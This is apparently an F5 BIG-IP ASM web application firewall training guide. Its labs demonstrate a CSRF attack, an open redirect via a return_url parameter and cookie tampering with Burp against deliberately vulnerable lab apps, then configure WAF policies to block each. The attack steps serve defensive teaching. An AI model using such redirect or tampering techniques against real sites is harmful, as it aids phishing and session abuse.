
    The attacker site took advantage of the fact that you were already logged in to WebGoat Application and used your account to post a review.

6. Go back to the attacker site tab, right-click and select view source. Examine the code to see the hidden form fields that were used for the attack.


Mitigate the Attack

1. Apply the ASM241 Security Policy to the asm_vs. On the BIG-IP TMUI, go to Local traffic > Virtual Servers > asm_vs

2. Click the Security tab and make sure “Application Security Policy” is set to “asm241”.
3. Make sure the logging Profile is set to “Log Illegal Requests”
4. Click Update to apply the policy to asm_vs.



5. Apply CSRF Protection to the ASM241 policy. Go to Security > Application Security > CSRF Protection, ensuring the “Currently edited security policy” is ASM241.
6. Check enabled and in the New URL field type “/WebGoat/start.mvc*”



5. Click Add and Save, then click Apply Policy in the top right and OK.
6. Go to Security > Application Security > Policy Building > Learning and Blocking Settings and select “Advanced” in the drop-down on the right.
7. Expand CSRF Protection and ensure all checkboxes are checked for “CSRF attack detected”.

Test the CSRF attack again

1. Browse to http://webgoat.local/WebGoat/login and login as “f5student”.
2. On the left menu click Request Forgeries, then click Cross-Site Request Forgeries.
3. Click the number “4” near the top of the page.
4. Open the “CSRF.html” file on your desktop again or click back on the “Attacker site” tab in your browser if it is still open.
5. Type anything into the text field and click the Sign Up! Button.

   The request should be blocked by ASM
6. On the BIG-IP, go to Security, and click on Event Logs.

   You should see the CSRF attempt blocked and logged

4.7.2 Review

This concludes Lab 4.

CSRF protection is an important tool, but must be balanced with application owner knowledge.

Know what URL’s need protection.

4.8 Module 5: HTTP Redirection

Expected time to complete: **15 min**

4.8.1 Lab 5: HTTP Redirect Protection

Connect to the lab environment

1. From the jumphost, launch Chrome, click the BIG-IP bookmark and login to TMUI. admin/password
2. Open a second tab for use with the Hackazon App


Test HTTP Redirection Behavior

1. Browse to http://hackazon.local/user/login
2. Login as 'f5student' with the proper password using the "Sign-in" link in the top right.
3. You are logged in normally and now see your account.
4. Click the "Logout" button in the top right.
5. Browse to http://hackazon.local/user/login?return_url=http://webgoat.local/WebGoat/login and login again as 'f5student' with the proper password.

Note: Upon successful login you are taken to the WebGoat site. Any URL can be placed in the "return_url" parameter and the Hackazon site will redirect the user to it after they login. This is commonly used in phishing attacks to get the user to visit malicious sites.


Edit the hackazon_asm241 Security Policy

1. On the BIG-IP TMUI Go to Security > Application Security > Headers > Redirection Protection.
2. Verify that the "Current edited security policy" says "hackazon_asm241 (blocking)".
3. The policy currently allows for redirection to any domain.



Note: This is the default behavior for a fundamental security policy and should always be adjusted for your Application

4. Add redirection protection to the policy by only allowing the site domain name. In the Domain Name field, type “hackazon.local” and click “Add”.
5. Click the checkbox next to “*” and click the Delete button.



6. Click Save, then click Apply Policy and OK

Test HTTP Redirection Protection


1. Browse again to http://hackazon.local/user/login?return_url=http://webgoat.local/WebGoat/login

---


Note: you may have to logout first and then go to the URL again. Even though you were redirected to the other site, you were still logged in to Hackazon.

---

2. Login again as ‘f5student’ with the proper password.
3. You should get a block page.



4. On the BIG-IP, go to Security > Event Logs > Application > Requests.
5. You should see the HTTP redirect event, “Illegal redirection attempt”, blocked and logged.



4.8.2 Review

This concludes Lab 5

HTTP Redirection Protection should always be adjusted to meet the needs of your application.

The default setting is only there to avoid false positives when WAF is first deployed.

4.9 Module 6: Cookie Tampering

Expected time to complete: **15 min**


4.9.1 Lab 6: Cookie Tampering Protection

In this lab you will learn how ASM can learn about your application's cookies and prevent cookie tampering


Connect to the Lab Environment

1. From the jumphost, launch Chrome or Firefox and login to the BIG-IP TMUI as f5student/password
2. Open the hackazon application in firefox.


   Note you must use firefox for the hackazon application because only it is proxied to Burp
3. In firefox go to the right hand side icon and select "Preferences".



4. Then select Advanced > Network, under “Connection” click “Settings”.




5. Set your proxy settings to manual as shown in the screenshot below, click “Ok”.




5. From the jumphost desktop, launch Burp Suite using the icon on the desktop. If you are prompted to update Burp, ignore this pop-up by clicking “Close”.

- Select Temporary Projects and click Next.
- Leave Defaults checked and click “Start Burp”
- Select the “Proxy” tab and then turn intercept off.




Examine the cookies

1. Turn intercept to on in Burp and in your hackazon tab, click on one or various links like “Get the Best Price”.
2. In Burp, examine the request. Notice the cookie names and their values before forwarding, click Forward to send the request to the Hackazon app, then view the Hackazon app in the firefox tab to view the response.




3. With intercept still set to on, click on the same link, but this time select the cookie value and edit it.



4. Notice the there is no change resulting response, but should we allow cookies to be manipulated?
5. Turn intercept off.

Configure BIG-IP to learn and enforce cookies

1. In BIG-IP TMUI, go to Security > Application Security > Policy Building > Learning and Blocking Settings.
2. Make sure the Current edited security policy is “hackazon_asm241” and select Advanced on the right side.
3. Scroll down to Cookies and expand.




4. Check the boxes for “Learn and enforce new unmodified cookies” as well as Learn, Alarm, and Block for “Modified domain cookies”
5. Click Save and Apply the Policy

   Your policy is now configured to learn the cookies that are in use so that they may be enforced.

